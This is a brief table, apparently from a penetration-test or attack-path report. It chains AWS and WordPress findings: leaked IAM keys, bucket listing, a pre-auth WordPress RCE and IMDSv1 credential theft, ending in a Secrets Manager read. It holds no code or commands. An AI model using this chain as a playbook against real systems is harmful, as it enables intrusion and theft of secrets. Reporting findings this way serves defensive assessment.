| IAM key in a Lambda env var | Hygiene finding | Plaintext credential store |
lambda:GetFunction presigned URL | Low, code disclosure | Confirms the env var is the path |
s3:ListAllMyBuckets | Low, names only | Points straight at the script bucket |
| IAM key in a deploy script | Hygiene finding | Third identity, ec2:Describe* |
ec2:DescribeInstances | Low, inventory | Pre-flight report on IMDS posture |
| WordPress batch route confusion | Critical, pre-auth RCE | Bridges internet into the VPC |
HttpTokens: optional (IMDSv1) | Medium, needs local access | Turns web RCE into AWS credentials |
| Instance profile with Secrets Manager | Normal application design | The final read |